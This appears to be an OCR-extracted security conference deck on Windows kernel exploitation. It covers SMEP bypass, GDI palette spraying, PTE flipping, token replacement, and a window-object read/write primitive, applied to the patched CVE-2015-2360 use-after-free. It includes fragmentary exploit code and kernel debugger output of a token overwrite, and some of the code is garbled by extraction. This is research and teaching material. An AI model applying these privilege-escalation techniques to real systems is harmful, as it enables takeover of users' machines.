

Abusing magic window for kernel exploitation



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- Sandbox escape
- Exploit mitigations
- Vulnerability discovery
- Malware detection and removal
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- Windows kernel exploitation mitigations
- Reviewing some SMEP bypass techniques
- New approach to exploit kernel
- CVE-2015-2360



- DEP/NX
 - A essential security feature in modern OS: mark nonexecutable memory areas.
- KASLR
 Kernel/HAL, Session Driver, KPCR...
- Integrity Levels
 Module, Object, BigPool, Handle, ProcEx ...
- Null Page Protection



- NonPagedPoolNx
 Can not allocate executable nonpaged pool
- SMEP: Supervisor Mode Execution Prevention
 - Introduced by Intel 3rd generation Core processor
 - Implemented at the page level
 - MMU check U/S bit during instruction(CPL<3) fetching
 - Kernel exploit mitigation



Bypass kernel memory protection

ROPing in kernel, disable SMEP

- Enabled depending on CR4.20th
- Turn off SMEP via ROP gadgets:

```
KiConfigureDynamicProcessor():
    ...
    mov    cr4, rax
    add    rsp, 28h
```

retn



- Restore CR4 register
- If running in low integrity, you need an info leak bug
 - sidt: it is still a non-privileged instruction



Spray shellcode in kernel space

- Windows8.1 32bit
- Data allocated in paged session pool, RWE
- Use GDI object spray shellcode: palette



```
typedef struct tagLOGPALETTE {
   WORD
               palVersion;
   WORD
               palNumEntries;
   PALETTEENTRY palPalEntry[1];
} LOGPALETTE, *PLOGPALETTE
LOGPALETTE *pal;
pal = (LPLOGPALETTE)malloc(sizeof(LOGPALETTE) + sizeof(PALETTEENTRY) *
256 +1);
pal->palVersion = 0x300;
pal->palNumEntries = 256;
for (int i = 0; i < 256; i++)
          // Spray shellcode
          pal->palPalEntry[i].peRed = 0x90;
          pal->palPalEntry[i].peGreen = 0x90;
          pal->palPalEntry[i].peBlue = 0x90;
          pal->palPalEntry[i].peFlags = 0x90;
```


/* Logical Palette */

Spray Session Pool

1: kd> !pte a275c318

VA a275c318

Not Affected by KASLR





Not available on windows 8.1 x64

Flipping U/S bit, jump to the user space

- User/Supervisor bit, controls access to the page
- If set, the page is accessible by all

63	62:52	51:12	11	10	9	8	7	6	5	4	3	2	1	0
XD	I	PFN	I	I	-	G	PAT	D	Α	PCD	PWT	U/S	R/W	P



- We want to change our user page to supervisor page
- How to find the PTE of target memory
- The Self-ref PML4 Entry



Find target PTE

```
UINT64 getPTEfromVA(UINT64 vaddr)
       vaddr >>= 9;
       vaddr >>= 3;
       vaddr <<= 3;</pre>
       vaddr &= 0xfffffffffffffff;
       return vaddr;
```



- Not affected by KASLR
- But, you need a write-what-where vulnerability



We can modify various types of kernel-mode data structure to gain system privilege

- Replace nt!_EPROCESS.Token
- Overwrite nt!_Token.Privileges

```
0: kd> dt _SEP_TOKEN_PRIVILEGES
nt!_SEP_TOKEN_PRIVILEGES
    +0x000 Present : Uint8B
    +0x008 Enabled : Uint8B
    +0x010 EnabledByDefault : Uint8B
```




Manipulating a target object's ACL

```
0: kd> dt nt! OBJECT HEADER
  +0x000 PointerCount : Int8B
  +0x028 SecurityDescriptor : Ptr64 Void
  +0x030 Body : _QUAD
0: kd> dt nt!_SECURITY_DESCRIPTOR_RELATIVE
  +0x000 Revision : UChar
  +0x001 Sbz1 : UChar
  +0x002 Control : Uint2B
  +0x004 Owner : Uint4B
  +0x008 Group : Uint4B
  +0x00c Sacl : Uint4B
  +0x010 Dacl : Uint4B
```




DKOM







Shared User Handle Table





user32!gSharedInfo & win32k!gSharedInfo

```
kd> dt win32k!tagSHAREDINFO
  +0x000 psi : Ptr64 tagSERVERINFO
  +0x008 aheList : Ptr64 HANDLEENTRY
  +0x010 HeEntrySize : Uint4B
  +0x018 pDispInfo : Ptr64 tagDISPLAYINFO
  +0x020 ulSharedDelta : Uint8B
kd> dt win32k!_HANDLEENTRY
  +0x000 phead : Ptr64 _HEAD
  +0x008 pOwner : Ptr64 Void
  +0x010 bType : UChar
  +0x011 bFlags : UChar
  +0x012 wUniq : Uint2B
```



```
struct tagWND // 0x170
                                                    LONG WINAPI SetWindowLong(
   struct THRDESKHEAD head; // +0x0(0x28)
                                                       _In_ HWND hWnd,
    ULONG state:
                    // +0x28(0x4)
                                                       In int nIndex,
   ULONG state2;
                                                       _In_ LONG dwNewLong
   ULONG ExStyle;
                   // +0x30(0x4)
    ULONG style;
                   // +0x34(0x4)
   void* hModule;
                  // +0x38(0x8)
   WORD hMod16; // +0x40
   WORD fnid;
                    //0x42
   //.....
   void* lpfnWndProc;
   void* pcls;
                   // + 0x98, tagCLS *
   //.....
   struct _LARGE_UNICODE_STRING strName;
                                         // +0xd8(0x10)
   ULONG cbwndExtra; // +0x0e8(0x4)
   //...
};
```



```
[rsp+arg_8], rbp
.text:FFFF97FF011AC5
                                    mov
.text:FFFFF97FFF011ACA
                                            [rsp+arg 10], rsi
                                    mov
.text:FFFFF97FF011ACF
                                            rdi
                                    push
.text:FFFFF97FFF011AD0
                                    sub
                                            rsp, 20h
.text:FFFFF97FFF011AD4
                                            ebp, r9d
                                    mov
.text:FFFFF97FFF011AD7
                                            esi, r8d
                                                           ; dwNewLong
                                    mov
.text:FFFFF97FFF011ADA
                                    movsxd rbx, edx
                                                           ; nIndex
.text:FFFFF97FFF011ADD
                                            rdi, rcx
                                                           ; pWnd
                                    mov
                                    call
                                            FCaller0k
.text:FFFFF97FF011AE0
.text:FFFFF97FFF011B0F loc_FFFFF97FFF011B0F:
.text:FFFFF97FF011B0F
                                            ecx, [rdi+0E8h]; pWnd->cbwndExtra
                                    mov
.text:FFFFF97FFF011B15
                                            eax, ebx
                                                          ; nIndex
                                    mov
.text:FFFFF97FFF011B17
                                    add
                                            rax, 4
.text:FFFFF97FF611B1B
                                    cmp
                                            rax, rcx
.text:FFFFF97FFF011B1E
                                    jа
                                            loc FFFFF97FFF20F710
.text:FFFF97FFF011B42 loc FFFFF97FFF011B42:
                                            eax, [rbx+rdi+170h]; rbx = nIndex
.text:FFFFF97FFF011B42
                                    mov
                                            [rbx+rdi+170h], esi ; esi = dwNewLong
.text:FFFF97FF011B49
                                    mov
. . .
```

mov

[rsp+arg 0], rbx

.text:FFFF97FFF011AC0 xxxSetWindowLong proc near

.text:FFFFF97FFF011AC0

```
struct tagWND // 0x170
    struct _THRDESKHEAD head; // +0x0(0x28)
    ULONG state;
                   // +0x28(0x4)
    ULONG state2;
                                                   struct _LARGE_UNICODE_STRING
    ULONG ExStyle;
                   // +0x30(0x4)
    ULONG style;
                   // +0x34(0x4)
                                                        ULONG Length;
    void* hModule;
                   // +0x38(0x8)
                                                        ULONG MaximumLength : 31;
    WORD hMod16;
                   // +0x40
                                                        ULONG bAnsi : 1;
    WORD fnid;
                   //0x42
                                                         PVOID Buffer;
    //.....
                                                   };
   void* lpfnWndProc;
   void* pcls;
                   // + 0x98, tagCLS *
    //.....
    struct LARGE UNICODE STRING strName;
                                         // +0xd8(0x10)
    ULONG cbwndExtra; // +0x0e8(0x4)
    //...
};
```



```
int WINAPI InternalGetWindowText(
    __in HWND hWnd,
    __out_ecount_part(cchMaxCount, return + 1) LPWSTR pString,
    __in int cchMaxCount);

BOOL NTAPI NtUserDefSetText(
    __in HWND hwnd,
    __in PLARGE_UNICODE_STRING pstrText);
```

Read & Write tagWND.strName.Buffer



- Create two windows, place tagWND2 behind of tagWND1
- tagWND1, control target address -> SetWindowLong
- tagWND2, kernel I/O -> GetWindowText & SetWindowText




- Detected by Kaspersky Lab
- Target attack: Duqu 2.0
- A series of tagCLS UAF, patched in MS15-061 & MS15-073

```
Trigger:
```

```
xxxDWP_SetIcon ->xxxReCreateSmallIcons ->xxxCreateClassSmIcon;
xxxCreateClassSmIcon ->xxxClientCopyImage ->KeUserModeCallback;
```





Make memory hole

```
BOOL ContructMemHole()
    int i;
    for (i = 0; i <= WND_NO; i++)
       hwnds[i] = CreateWindow2();
    char szWindowName[MAX PATH] = {0};
    //tagCLS size == 0xa0
    memset(szWindowName, 'A', 0xa0);
    for (i = 0; i < WND NO; i++)
       SetWindowTextA hwnds[i], szWindowName);
    //Make memory hole
    for (i = WND_NO /2; i < WND_NO; i += 2)
       DestroyWindow(hwnds[i]);
        hwnds[i] = NULL;
```



Memory freed and reuse

```
NTSTATUS NTAPI My ClientCopyImage(PVOID 1Param)
1
    // 0xa0 == sizeof(tagCLS)
    char szWindowName[MAX PATH];
    memset(szWindowName, 'A', 0xa0);
    //+0xe8 tagWND.cbwndExtra
    INT64 WriteAddr = g ptrExpWnd1 + 0xe8 - 8;
    // +0x98 tagCLS.spicnSm
    memcpy(szWindowName + 0x98, &WriteAddr, sizeof(INT64));
    if (*(PDWORD)1Param == (DWORD)g hImage)
        InterlockedExchange64((LONG64 *)g pTargetFunc, (LONG64)g TrueFuncAddr);
        DestroyWindow(g hwnd);
        HINSTANCE hInstace = GetModuleHandle(NULL);
        //Free tagCLS
        UnregisterClass(L"TestWndClass141", hInstace);
        //Occupy memory
        SetWindowTextA(hwnds[WND NO], szWindowName);
```



Memory Corruption

```
win32k!HMUnlockObject:
fffff960`000df2f0 4883ec28
                                  sub
                                          rsp,28h
fffff960`000df2f4 ff4908
                                  dec
                                          dword ptr [rcx+8]
ds:002b:fffff901`40818248=00000000
0: kd> k
# Child-SP
                   RetAddr
                                     Call Site
  ffffd001`29fdba60 fffff960`000e317a win32k!HMUnlockObject+0x4
01 ffffd001`29fdba90 fffff960`000a6723 win32k!HMAssignmentLock+0x5a
02 ffffd001`29fdbac0 fffff960`0032bb91 win32k!xxxCreateClassSmIcon+0xbf
  ffffd001`29fdbb00 fffff960`00086db3 win32k!xxxRecreateSmallIcons+0x29
04 ffffd001`29fdbb30 ffffff960`000bb86e win32k!xxxDWP SetIcon+0x43
  ffffd001`29fdbb80 ffffff960`000b3fae win32k!xxxRealDefWindowProc+0x97e
06 ffffd001`29fdbce0 fffff960`000bd16e win32k!xxxWrapRealDefWindowProc+0x5e
07 ffffd001`29fdbd50 fffff800`7d3661b3 win32k!NtUserMessageCall+0x13e
```



Overwrite cbWndExtra field

tagWND1

```
0: kd> dd fffff90140818160 + e8
fffff901`40818258
                 00310a21 00000000 00000000 00000000
win32k!xxxSetWindowLong+0x4f:
                                      ecx, dword ptr [rdi+0E8h]
fffff960`00085b0f 8b8fe8000000
                              mov
ds:002b:fffff901`40818248=ffffffff ; tagWND1.cbWndExtra
fffff960`00085b15 8bc3
                                      eax,ebx; eax=6b8e0
                              mov
fffff960`00085b17 4883c004
                              add
                                      rax,4
                                               ; out of bounds
fffff960`00085b1b 483bc1
                              cmp
                                      rax,rcx
                                      win32k!xxxSetWindowLong+0x1fdc50
fffff960`00085b1e 0f87ecdb1f00
                              jа
(fffff960`00283710)
```



Tamper with strName

tagWND2

```
1: kd> dd fffff90140883ad0 + d8
fffff901`40883ba8 000000a0 000000a2 4082a9f0 fffff901 ; strName.Buffer =
0xfffff901`4082a9f0
              tagWND2.strName
1: kd> !str fffff901`40883ba8
1: kd> dt fffff901`40883ba8 _LARGE_STRING
CVE 2015 2360 x64! LARGE STRING
 +0x000 Length : 0xa0
 +0x004 bAnsi
           : 0y0
                  : 0xfffff901`40741010 Void ← control Ring0 I/O target
 +0x008 Buffer
```




```
InternalGetWindowText(hWnd = 0x30a04, pString = 0x72fce0, ccMaxcount = 9);
This will copy data from the tampered strName.Buffer
1: kd> db 0xfffff901`40741010
fffff901`40741010 40 36 77 ef 01 e0 ff ff-01 00 00 00 33 c0 0c 14 @6w..........3...
fffff901`40741020 00 00 00 00 00 00 00 00-b5 e0 0b 00 00 00 00
USER32!InternalGetWindowText+0xe:
0033:00007ff8\7b3b5ee9 e812000000
                                       call
                                               USER32!NtUserInternalGetWindowText
0033:00007ff8\dagger7b3b5eee 33c9
                                       xor
                                               ecx,ecx
0: kd> db 0x72fce0
000000000`0072fce0 40 36 77 ef 01 e0 ff ff-01 00 00 00 33 c0 0c 14 @6w...........3....
                   00 00 74 40 01 f9 ff ff-89 19 5a 80 f7 7f 00 00 ..t@.....Z.....
00000000`0072fcf0
```



Write kernel memory

```
0: kd> dt LARGE STRING fffff90140883ad0+d8
CVE 2015 2360 x64! LARGE STRING
  +0x000 Length : 0xa0
  +0x004 bAnsi : 0y0
  +0x008 Buffer : 0xffffe001`efb59c48 Void
0: kd> dt ffffe001efb59900 EPROCESS -y Token
ntdll! EPROCESS
  +0x348 Token : EX FAST REF
0: kd> dq ffffe001efb59900+348 12
ffffe001`efb59c48 ffffc000`8a66506a 00000000`0001cc70
0: kd> pt
win32k!NtUserDefSetText+0xf8:
fffff960`001eabd4 c3
                            ret
0: kd> dq ffffe001efb59900+348 12
ffffe001`efb59c48 ffffc000`86e05379 00000000`00010000
```










3个项目





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Thanks

